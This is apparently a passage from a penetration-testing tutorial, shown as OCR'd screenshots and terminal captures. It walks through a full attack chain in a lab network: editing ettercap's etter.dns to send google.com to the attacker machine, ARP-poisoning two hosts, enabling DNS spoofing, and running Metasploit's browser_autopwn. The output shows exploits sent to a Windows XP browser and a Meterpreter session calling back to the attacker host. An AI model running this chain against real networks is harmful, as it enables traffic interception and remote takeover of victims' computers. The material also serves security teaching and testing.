
```
root@root:~# locate etter.dns
/usr/local/share/videojak/etter.dns
/usr/share/ettercap/etter.dns
```


```
root@root:~# nano /usr/share/ettercap/etter.dns
```


```
google.com              A    192.168.65.132
microsoft.com           A    198.182.196.56
*.microsoft.com         A    198.182.196.56
www.microsoft.com       PTR  198.182.196.56
```


```
root@root:~# ettercap -G
```






ettercap NG-0.7.3
Start Targets Hosts View Mitm Filters Logging Plugins Help
Hosts list H
Scan for hosts Ctrl+S
Load from file... Ctrl+O
Save to file... Ctrl+S
ETTERCAP NG
28 plugins
39 protocol dissectors
53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services



53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...


ettercap NG-0.7.3
Start Targets Hosts View Mitm Filters Logging Plugins Help
Host List
IP Address MAC Address Description
192.168.65.1 00:50:56:C0:00:08
192.168.65.2 00:50:56:F0:D4:A1
192.168.65.129 00:0C:29:AB:C4:13
192.168.65.254 00:50:56:F8:42:99
Delete Host
Add to Target 1
Add to Target 2
1698 tcp OS fingerprint
2183 known services
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
Host 192.168.65.129 added to TARGET2
Host 192.168.65.2 added to TARGET1



ettercap NG-0.7.3
Start Targets Hosts View Mitm Filters Logging Plugins Help
Host List
IP Address MAC Address Description
192.168.65.1 00:50:56:C0:00:08
192.168.65.2 00:50:56:F0:D4:A1
192.168.65.129 00:0C
192.168.65.254 00:50
MITM Attack: ARP Poisoning
Optional parameters
Sniff remote connections.
Only poison one-way.
OK
Cancel
Delete Host
Add to Target 2
1698 tcp OS fingerprint
2183 known services
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
Host 192.168.65.129 added to TARGET2
Host 192.168.65.2 added to TARGET1


ARP poisoning victims:
GROUP 1 : 192.168.65.2 00:50:56:F0:D4:A1
GROUP 2 : 192.168.65.129 00:0C:29:AB:C4:13
Starting Unified sniffing...


ettercap NG-0.7.3
Start Targets Hosts View Mitm Filters Logging Plugins Help
Host List
Manage the plugins Ctrl+P
Load a plugin... Ctrl+O



ettercap NG-0.7.3
Start Targets Hosts View Mitm Filters Logging Plugins Help
Host List
Plugins
Name Version Info
autoadd 1.2 Automatically add new victims in the target range
chk_poison 1.1 Check if the poisoning had success
* dns_spoof 1.1 Sends spoofed dns replies
dos_attack 1.0 Run a d.o.s. attack against an IP address
dummy 3.0 A plugin template (for developers)
find_conn 1.0 Search connections on a switched LAN
find_ettercap 2.0 Try to find ettercap activity
find_ip 1.0 Search an unused IP address in the subnet
GROUP 1 : 192.168.65.2 00:50:56:F0:D4:A1
GROUP 2 : 192.168.65.129 00:0C:29:AB:C4:13
Starting Unified sniffing...
Activating dns_spoof plugin...


```
msf > use auxiliary/server/browser_autopwn
msf  auxiliary(browser_autopwn) > set LHOST 192.168.65.132
LHOST => 192.168.65.132
msf  auxiliary(browser_autopwn) > set SRVPORT 80
SRVPORT => 80
msf  auxiliary(browser_autopwn) > set URIPATH /
URIPATH => /
msf  auxiliary(browser_autopwn) > exploit
```






```
[*] 192.168.65.129   Reporting: {:os_name=>"Microsoft Windows", :os_flavor
=>"XP", :os_sp=>"SP2", :os_lang=>"en-us", :arch=>"x86"}
[*] Responding with exploits
[*] Sending MS03-020 Internet Explorer Object Type to 192.168.65.129:1054.
..
[-] Exception handling request: Connection reset by peer
[*] Sending MS03-020 Internet Explorer Object Type to 192.168.65.129:1055.
..
[*] Sending Internet Explorer DHTML Behaviors Use After Free to 192.168.65
.129:1056 (target: IE 6 SP0-SP2 (onclick))...
[*] Sending stage (752128 bytes) to 192.168.65.129
[*] Meterpreter session 1 opened (192.168.65.132:3333 -> 192.168.65.129:10
58) at 2013-11-07 12:08:48 -0500
[*] Session ID 1 (192.168.65.132:3333 -> 192.168.65.129:1058) processing I
nitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (3216)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 3300
msf  auxiliary(browser_autopwn) > [*] New server process: notepad.exe (3300)
```

